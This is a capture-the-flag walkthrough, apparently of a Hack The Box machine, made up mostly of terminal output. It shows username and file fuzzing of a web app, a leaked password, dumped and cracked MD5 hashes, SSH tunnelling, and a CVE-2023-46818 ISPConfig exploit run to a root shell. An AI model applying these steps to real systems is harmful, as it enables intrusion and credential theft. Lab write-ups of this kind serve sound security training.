```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Apr 14 10:12:51 2025 as: /usr/lib/nmap/nmap --privi
Nmap scan report for 10.10.11.64
Host is up (0.046s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ gobuster dir -u http://nocturnal.htb -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nocturnal.htb
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 1524]
/login.php            (Status: 200) [Size: 644]
/register.php         (Status: 200) [Size: 649]
/view.php             (Status: 302) [Size: 2919] [--> login.php]
/uploads.html         (Status: 403) [Size: 162]
/uploads              (Status: 403) [Size: 162]
/uploads.txt          (Status: 403) [Size: 162]
/admin.php            (Status: 302) [Size: 0] [--> login.php]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/dashboard.php        (Status: 302) [Size: 0] [--> login.php]
/backups              (Status: 301) [Size: 178] [--> http://nocturnal.htb/backups/]
/uploads2             (Status: 403) [Size: 162]
/uploads2.html        (Status: 403) [Size: 162]
/uploads2.txt         (Status: 403) [Size: 162]
```

Welcome, lete

Upload File

Examinar... No se ha seleccionado ningún archivo.

Upload File


Your Files

shell.pdf (Uploaded on 2025-04-14 08:17:34)

payload.odt (Uploaded on 2025-04-14 10:38:21)

Logout

nocturnal.htb/view.php?username=lete&file=payload.odt




```
❯ ffuf -u "http://nocturnal.htb/view.php?username=FUZZ&file=payload.odt" -w /usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt -H "Cookie:PHPSESSID=kurmvhi2eh7te97t89o6hk7
o5e" -mc 200,301,401 -ac -c -t 50

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nocturnal.htb/view.php?username=FUZZ&file=payload.odt
 :: Wordlist         : FUZZ: /usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt
 :: Header           : Cookie: PHPSESSID=kurmvhi2eh7te97t89o6hk7o5e
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200,301,401
________________________________________________

admin                   [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 39ms]
1234                    [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 85ms]
123                     [Status: 200, Size: 3317, Words: 1178, Lines: 129, Duration: 50ms]
root                    [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 53ms]
amanda                  [Status: 200, Size: 3113, Words: 1175, Lines: 129, Duration: 49ms]
qwer                    [Status: 200, Size: 3121, Words: 1175, Lines: 129, Duration: 34ms]
marcel                  [Status: 200, Size: 3195, Words: 1176, Lines: 129, Duration: 38ms]
juan                    [Status: 200, Size: 3099, Words: 1175, Lines: 129, Duration: 41ms]
asd                     [Status: 200, Size: 3138, Words: 1175, Lines: 129, Duration: 37ms]
tobias                  [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 44ms]
cooldude                [Status: 200, Size: 3121, Words: 1175, Lines: 129, Duration: 35ms]
```

```
❯ ffuf -u "http://nocturnal.htb/view.php?username=amanda&file=FUZZ.odt" -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -H "Cookie:PHPSESSID=kurmvhi2eh7te97t
89o6hk7o5e" -fc 403 -ac -c -t 50

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nocturnal.htb/view.php?username=amanda&file=FUZZ.odt
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Header           : Cookie: PHPSESSID=kurmvhi2eh7te97t89o6hk7o5e
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 77ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 77ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 77ms]
#                         [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 77ms]
#                         [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 77ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 77ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 78ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 93ms]
#                         [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 112ms]
# on at least 2 different hosts [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 112ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 112ms]
#                         [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 112ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2967, Words: 1170, Lines: 123, Duration: 112ms]
privacy                 [Status: 200, Size: 23396, Words: 1232, Lines: 216, Duration: 112ms]
```

Nombre	Tamaño	Tipo	Fecha de modificación
META-INF	1,1 kB	Carpeta	
Thumbnails	11,8 kB	Carpeta	
content.xml	4,7 kB	documento ...	06 octubre 2024, 21:54
manifest.rdf	899 bytes	archivo RDF	06 octubre 2024, 21:54
meta.xml	978 bytes	documento ...	06 octubre 2024, 21:54
mimetype	39 bytes	desconocido	06 octubre 2024, 21:54
settings.xml	13,7 kB	archivo de ...	06 octubre 2024, 21:54
styles.xml	12,3 kB	documento ...	06 octubre 2024, 21:54

```
−<text:p text:style-name="P1">
    Nocturnal has set the following temporary password for you: arHkG7HAI68X8s1J.
    and our infrastructure.
```

Login

amanda

arHkG7HAI68X8s1J

Login

Don't have an account? Register here

Go to Admin Panel

Welcome, amanda

Upload File

Examinar... No se ha seleccionado ningún archivo.

Upload File

Your Files

privacy.odt (Uploaded on 2024-10-18 02:05:53)

File Structure (PHP Files Only)

- admin.php
- backups
- dashboard.php
- index.php
- login.php
- logout.php
- register.php
- uploads
- view.php

Create Backup

Enter Password to Protect Backup:

Enter backup password

Create Backup

Backup created successfully.

Download Backup

Output:

```
adding: admin.php (deflated 67%)
adding: uploads/ (stored 0%)
adding: uploads/shell.jpg.pdf (deflated 3%)
adding: uploads/c.pdf.pdf (deflated 32%)
adding: uploads/privacy.odt (deflated 10%)
adding: uploads/shell.pdf (stored 0%)
adding: uploads/Lame.pdf (deflated 3%)
adding: uploads/payload.odt (stored 0%)
adding: uploads/shell.php.pdf (stored 0%)
adding: register.php (deflated 49%)
adding: login.php (deflated 49%)
adding: dashboard.php (deflated 57%)
adding: nocturnal_database.db (deflated 85%)
adding: index.php (deflated 50%)
adding: view.php (deflated 69%)
adding: logout.php (deflated 17%)
adding: style.css (deflated 69%)
```

backup_2025-04-14.zip

Completada — 270 KB

```
❯ mv /home/kali/backup_2025-04-14.zip .
❯ ll
.rw-rw-r-- kali kali 270 KB Mon Apr 14 12:58:36 2025 backup_2025-04-14.zip
.rw-rw-r-- kali kali   0 B  Mon Apr 14 12:37:51 2025 payload.odt
.rw-rw-r-- kali kali 445 B  Mon Apr 14 10:12:03 2025 ports
.rw-rw-r-- kali kali  35 B  Mon Apr 14 10:31:06 2025 shell.pdf
.rw-rw-r-- kali kali 903 B  Mon Apr 14 10:13:01 2025 target
❯ unzip backup_2025-04-14.zip
Archive:  backup_2025-04-14.zip
[backup_2025-04-14.zip] admin.php password:
  inflating: admin.php
   creating: uploads/
  inflating: uploads/shell.jpg.pdf
  inflating: uploads/c.pdf.pdf
  inflating: uploads/privacy.odt
 extracting: uploads/shell.pdf
  inflating: uploads/Lame.pdf
 extracting: uploads/payload.odt
 extracting: uploads/shell.php.pdf
  inflating: register.php
  inflating: login.php
  inflating: dashboard.php
  inflating: nocturnal_database.db
  inflating: index.php
  inflating: view.php
  inflating: logout.php
  inflating: style.css
```

```
❯ cat nocturnal_database.db
File: nocturnal_database.db   <BINARY>
❯ sqlitebrowser nocturnal_database.db
```

Archivo Editar Ver Herramientas Ayuda

Nueva base de datos | Abrir base de datos | Guardar cambios | Abrir proyecto | Anexar base de datos

Estructura | Hoja de datos | Edit

Crear tabla | Crear índice

Nombre

- Tablas (3)
  - sqlite_sequence
  - uploads
  - users
- Índices (0)
- Vistas (0)
- Disparadores (0)

Editar celda

Modo: Texto

NULL

sqlite_sequence | users

users

Tabla: users

Filtrar en cualquier columna

	id	username	password
	...	Filtro	Filtro
1	1	admin	d725aeba143f575736b07e045d8ceebb
2	2	amanda	df8b20aa0c935023f99ea58358fb63c4
3	4	tobias	55c82b1ccd55ab219b3b109b07d5061d
4	6	123	202cb962ac59075b964b07152d234b70
5	7	juan	a94652aa97c7211ba8954dd15a3cf838
6	8	asd	7815696ecbf1c96e6894b779456d330e
7	9	juzer	014877e71841e82d44ce524d66dcc732
8	10	kali	d6ca3fd0c3a3b462ff2b83436dda495e
9	11	juanete	e10adc3949ba59abbe56e057f20f883e
10	12	Soron	2e13b0c866bb17cb1c1af0da32946c21
11	13	test	098f6bcd4621d373cade4e832627b4f6
12	14	yassine	5bfe0c405c67de32b1de9ea40d093666
13	15	meow	4a4be40c96ac6314e91d93f38043a634
14	16	<body onbeforeprint=console.log(1)>	25f9e794323b453885f5181f1b624d0b
15	17	skibidi	2c9d97dc8628f0f8e0b3be3deabc25a6
16	18	marcel	e10adc3949ba59abbe56e057f20f883e
17	19	lete	32250170a0dca92d53ec9624f336ca24
18	20	te	569ef72642be0fadd711d6a468d68ee1
19	21	admin2	c4ca4238a0b923820dcc509a6f75849b
20	22	admin'	dc647eb65e6711e155375218212b3964
21	23	admin'; --	1a1dc91c907325c69271ddf0c944bc72
22	24	test1234	16d7a4fca7442dda3ad93c9a726597e4

4 tobias 55c82b1ccd55ab219b3b109b07d5061d

55c82b1ccd55ab219b3b109b07d5061d

No soy un robot

reCAPTCHA

Privacidad - Términos

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
55c82b1ccd55ab219b3b109b07d5061d	md5	slowmotionapocalypse


```
❯ ssh tobias@10.10.11.64
```


```
tobias@nocturnal:~$ whoami
tobias
tobias@nocturnal:~$ id
uid=1000(tobias) gid=1000(tobias) groups=1000(tobias)
```

```
tobias@nocturnal:/$ cd var
tobias@nocturnal:/var$ cd www/
tobias@nocturnal:/var/www$ ls -la
total 20
drwxr-xr-x  5 ispconfig ispconfig 4096 Mar  4 15:02 .
drwxr-xr-x 14 root      root      4096 Oct 18 00:00 ..
drwxr-xr-x  2 root      root      4096 Mar  4 15:02 html
lrwxrwxrwx  1 root      root        34 Oct 17 02:37 ispconfig -> /usr/local/ispconfig/interface/web
drwxr-xr-x  4 www-data  www-data  4096 Apr 14 11:15 nocturnal.htb
drwxr-xr-x  4 ispconfig ispconfig 4096 Oct 17 01:29 php-fcgi-scripts
```

```
tobias@nocturnal:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
```

```
❯ ssh tobias@10.10.11.64 -L 9000:127.0.0.1:8080
tobias@10.10.11.64's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)
```





CVE-2023-46818 exploit

This is a python version of the original php script for the vulnerabili

Original PHP source: https://packetstormsecurity.com/files/176126/

This proof-of-concept is intended for educational purposes only.

Usage

```
python exploit.py http://10.10.10.10/ adminuser passwd
```

```
❯ python3 exploit.py http://127.0.0.1:9000 admin slowmotionapocalypse
[+] Target URL: http://127.0.0.1:9000/
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Injecting shell
[+] Launching shell

ispconfig-shell#


ispconfig-shell# whoami
root


ispconfig-shell# cat /root/root.txt
f8a5dd0250ef9a405dd54713f78dca3a
```